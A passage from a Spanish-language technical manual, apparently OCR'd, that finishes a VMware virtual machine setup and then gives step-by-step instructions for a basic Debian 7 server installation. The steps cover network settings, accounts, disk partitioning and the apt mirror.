
19. En el apartado de Connection elegimos Use physical drive si tenemos un disco de instalación o Use ISO image file si tenemos una imagen de disco del sistema operativo. En este caso se selecciona Use ISO image file y damos clic en Browse buscando y seleccionando la imagen de disco del sistema operativo




20. Por ultimo daremos clic en Power on this virtual machine para iniciar la instalación del sistema operativo



21. Continuaremos con la instalación del sistema operativo, terminada la instalación se iniciará el sistema.



22. Continuaremos con la instalación de las herramientas de VMware (VMware Tools) dando clic en el menú VM, Install VMware Tools, iniciando el asistente de instalación.



23. Termina la instalación de la máquina virtual con las VMware

Apéndice C

Instalación básica de la distribución Debian 7


1. Instalar el sistema operativo seleccionado, Debian.
    a. Descargar el archivo ISO de instalación.

El archivo de instalación está disponible en la siguiente dirección:

- http://cdimage.debian.org/cdimage/release/current/amd64/iso-cd/debian-7.1.0-amd64-netinst.iso


Para comenzar la instalación, seleccione la opción Install y presione luego [ENTER].

2. Luego de algunos segundos, debe seleccionar la lengua de instalación, que será también la lengua utilizada por el sistema. Para efectos de compatibilidad, se recomienda seleccionar English:




Después, deberá indicar la localización geográfica del servidor. Basada en la lengua seleccionada, aparecerá una lista con diversos países. Si no encuentra un país, puede seleccionar other:


Si ha seleccionado other, después debe indicar la región:



Finalmente, debe seleccionar el país:




En el siguiente paso, vamos a escoger otra vez el inglés para evitar conflictos de compatibilidad.




Después puede escoger el mapa de teclado. Si usted necesita escribir en español, puede seleccionar Spanish o Latin American.

Luego el instalador cargará algunos componentes antes de pasar a la configuración de red.


3. Conexión a Internet. Para conectarse a Internet se requiere, básicamente, la atribución de una dirección IP y de un nombre al sistema. La dirección IP y los demás parámetros de la red pueden obtenerse de forma automática, a partir de un servidor DHCP o configurados manualmente.
4. Dirección IP automática vía DHCP. En este paso el instalador intentará obtener una dirección IP de forma automática, a través de un servidorDHCP:



5. Dirección IP manualmente. Si el instalador no puede obtener de forma automática la dirección IP o si el proceso se interrumpe, será necesario configurar la conexión a Internet manualmente.



En este caso, seleccione la opción “configuración manual de la red”:



Escriba la dirección IP del sistema. Esta dirección debe ser única en la configuración de la red local.

network 132.248.59.0

La red interna accederá a Internet. Normalmente es la dirección del router o el modem de nuestro proveedor de acceso a Internet.

address 132.248.59.129

netmask 255.255.255.0

Indique el gateway o acepte el sugerido:


gateway 132.248.59.254

dns-search davinci.fi-b.unam.mx


La dirección del servidor DNS se puede obtener a través de nuestro proveedor de acceso a la red. Generalmente, es la misma dirección del router.

Indique la dirección sugerida del servidor DNS o acepte la sugerida:

6. Nombre del sistema. Indique el nombre por el cual el sistema será reconocido en la red. Tal como la dirección IP, este nombre debe ser único en la red local:




Indique el dominio. Debe emplearse un dominio inexistente, como “casa-red” o “home-lan”. No se puede utilizar nombres de dominios que existan como “google.com” o “linux.org”, para evitar problemas en la resolución de los nombres.




7. Usuarios y passwords. El instalador requiere la configuración de dos cuentas de sistema o logins. La primera es el root, se trata de una cuenta especial porque está privilegiada con plenos poderes de acción sobre el sistema. La segunda es la de un usuario ‘normal’, con poderes limitados por seguridad.
8. Root. Para la cuenta del súper-usuario o root se necesita una contraseña o password. Recuerde que el nombre predefinido de esta cuenta es root. También es clave repetir que


el root tiene el privilegio de modificar el sistema, por tanto, siempre es buena idea escoger una contraseña que sea difícil de adivinar o romper.




Confirmar la contraseña de la cuenta del root. Es necesario escribir dos veces la misma contraseña para verificar que no tenga errores.




9. Usuario normal. Un usuario normal, sin privilegios creados, también debe ser creado. Para completar este paso, debe indicar el nombre completo de este usuario.



Luego indicar el login del usuario, se trata del nombre con que se identifica el usuario en el login:




Luego, debe escoger una contraseña:




10. Reloj del sistema y uso horario

Si es posible, el instalador intentará sincronizar el reloj del sistema a partir de uno de los servidores que establecen la hora oficial en el Internet:




Para seleccionar de manera adecuada el reloj del sistema, aparecerá una lista con husos horarios válida para el país escogido previamente.




11. Particionamiento del disco duro. El particionamiento consiste en organizar el disco en varias áreas o particiones, cada una con un objetivo o un tipo de archivos específicos. El instalador Debian ofrece diversas opciones y estrategias de particionamiento del disco duro.

En este caso optamos por dividir el disco en ocho partes, una para la instalación del sistema (“/” o “root”) y otra para almacenar los datos (“/home”). Una tercera partición de memoria virtual (“swap”) también será creada, una cuarta para /usr, para los binarios de los programas instalados desde paquetes, una /boot para archivos de inicio del sistema como el kernel y el initrd, /opt Software de terceros (no instalados del paquete compilado), una para todos los archivos de DAVINCI.


La opción “Particionamiento guiado” permite crear, de una manera sencilla y rápida, las particiones de acuerdo a nuestro plan:




En este paso, debe escoger el disco donde se crearán las particiones. En Linux, los discos con interfaz SCSIo SATA son nombrados sda, sdb, etc., mientras que los discos con interfaz IDE (o PATA) son nombrados como hda, hdb, etc.



Escoger la opción “Partición /home separada”:






La siguiente pantalla resume nuestra configuración, donde serán creadas 8 particiones:

Directorio	Descripción
/boot	Archivos de inicio del sistema como el kernel y el initrd.
/tmp	Archivos temporales|
/usr	Binarios de los programas instalados desde paquetes
/var	Datos de variables por lo general para bitácoras
/home	Directorio home de los usuarios
/root	Directorio del home de root
/DAVINCI	Cursos
/opt	Software de terceros (no instalados del paquete compilado)


Atención: las particiones serán formateadas, por tanto todos los datos existentes en el disco serán eliminados.

Formatear las particiones puede requerir un poco de tiempo, esto depende del tamaño del disco y del tipo de hardware.



12. Instalación del sistema base

En este paso, el instalador comenzará la instalación de los paquetes necesarios para crear un sistema base. Este proceso puede demorar algún tiempo, en la primera fase, serán descargados los paquetes necesarios:





En la segunda fase, los paquetes "base" serán instalados, y finalmente, se instalará el kernel del Linux.


13. Configuración del gestor de paquetes apt. La distribución Debian tiene un poderoso sistema de gestación de paquetes de software, que se llama "apt". Este gestor facilita la actualización e instalación de nuevos paquetes a partir de varios repositorios. Usualmente estos repositorios se encuentran en Internet.

Para hacer más eficiente el proceso de instalación de paquetes desde Internet, debe seleccionarse el repositorio geográficamente más cercano al usuario. Para esto, debe elegirse un "mirror".


En primer lugar, debe escoger el país, luego, escoger el mirror más próximo:









14. Concurso de popularidad. La comunidad Debian mantiene un concurso de popularidad interno, con el fin de obtener estadísticas sobre los sistemas instalados. Por tanto, la instalación de este paquete depende de la instalación de otros paquetes, esta situación no es recomendable, por lo que se sugiere seleccionar NO:



